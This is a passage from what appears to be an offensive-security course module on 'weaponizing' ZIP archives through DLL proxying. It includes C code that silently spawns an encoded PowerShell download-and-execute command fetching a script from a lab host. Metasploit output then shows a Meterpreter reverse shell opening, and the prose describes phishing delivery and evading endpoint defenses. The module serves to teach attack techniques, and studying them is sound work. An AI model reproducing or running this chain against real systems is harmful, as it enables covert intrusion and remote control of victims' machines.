To do this, let's modify the DLL_PROCESS_ATTACH block to spawn a PowerShell process that runs an encoded command. In the example below, we'll use CreateProcessA to execute a PowerShell payload in a hidden window using STARTF_USESHOWWINDOW and CREATE_NO_WINDOW. Next, we add the base64 string PowerShell one-liner that downloads and executes a script from a remote server, like we did in the previous sections.
    case DLL_PROCESS_ATTACH:
    {
        STARTUPINFOA si = { 0 };
        PROCESS_INFORMATION pi = { 0 };
        si.cb = sizeof(si);
        si.dwFlags = STARTF_USESHOWWINDOW;
        si.wShowWindow = SW_HIDE;

        CreateProcessA(
            NULL,
            (LPSTR)"cmd.exe /c powershell -ep bypass -enc  KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADIANQAxAC4AMQA1ADEALwByAHUAbgAuAHQAeAB0ACcAKQAgAHwAIABJAEUAWAA=",
            NULL,
            NULL,
            FALSE,
            CREATE_NO_WINDOW,
            NULL,
            NULL,
            &si,
            &pi
        );

    }
Listing 8 - Executing the obfuscated PowerShell payload via CreateProcessA
Once the signed binary loads our malicious proxy DLL, the embedded PowerShell payload is triggered silently in the background. This initiates the download and execution of our remote script, which in turn establishes a connection back to our attacker's listener.
On the attacker's side, the multi/handler in Metasploit receives the incoming connection, successfully staging the payload and opening a Meterpreter session.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.251.151:443
[*] Sending stage (203846 bytes) to 192.168.50.134
[*] Meterpreter session 3 opened (192.168.251.151:443 -> 192.168.50.134:50409) at 2025-05-08 05:41:09 -0400

meterpreter >
Listing 9 - Reverse shell established via PowerShell payload
Great! This confirms that our full attack chain works as expected: we use a signed Microsoft binary to load a spoofed DLL, which silently executes a PowerShell runner to fetch and run our remote shell.
Note
We can try a few different encoded PowerShell payloads here with Windows real-time protection turned off.
In this section, we learned how to deliver our payload by combining a signed binary with a hidden proxy DLL inside a ZIP archive. We replaced the message box with a real payload, executed it safely using a new process, and preserved stealth using 7-Zip.
We wrapped the delivery in a phishing scenario, demonstrating how a victim might unknowingly execute our payload while the signed binary runs normally. This completes the delivery phase and sets us up to explore detection, response, or post-exploitation techniques in future Modules.
5.3. Wrapping Up
In this Module, we explored how to weaponize ZIP containers using DLL proxying to execute arbitrary payloads on a victim machine. We began by crafting a spoofed DLL that preserves the functionality of the original library while embedding a malicious payload. We then automated the export; forwarding process with the Perfect DLL Proxy tool, injected shellcode safely via a secondary thread, and validated our approach by packaging the signed binary and the malicious DLL into a ZIP archive. Finally, we simulated a realistic phishing email, delivered the payload to a victim environment, and confirmed execution with minimal visibility.
This technique demonstrates how attackers can abuse trusted binaries, Windows DLL search order, and seemingly-harmless delivery vectors to bypass basic security controls. In real-world scenarios, this approach can be adapted to launch more sophisticated payloads, evade endpoint defenses, or maintain persistence through system components.
In the next Module, we'll shift focus from delivery to detection - analyzing artifacts left behind, identifying defensive weaknesses, and exploring techniques to monitor, prevent, or respond to this class of attacks.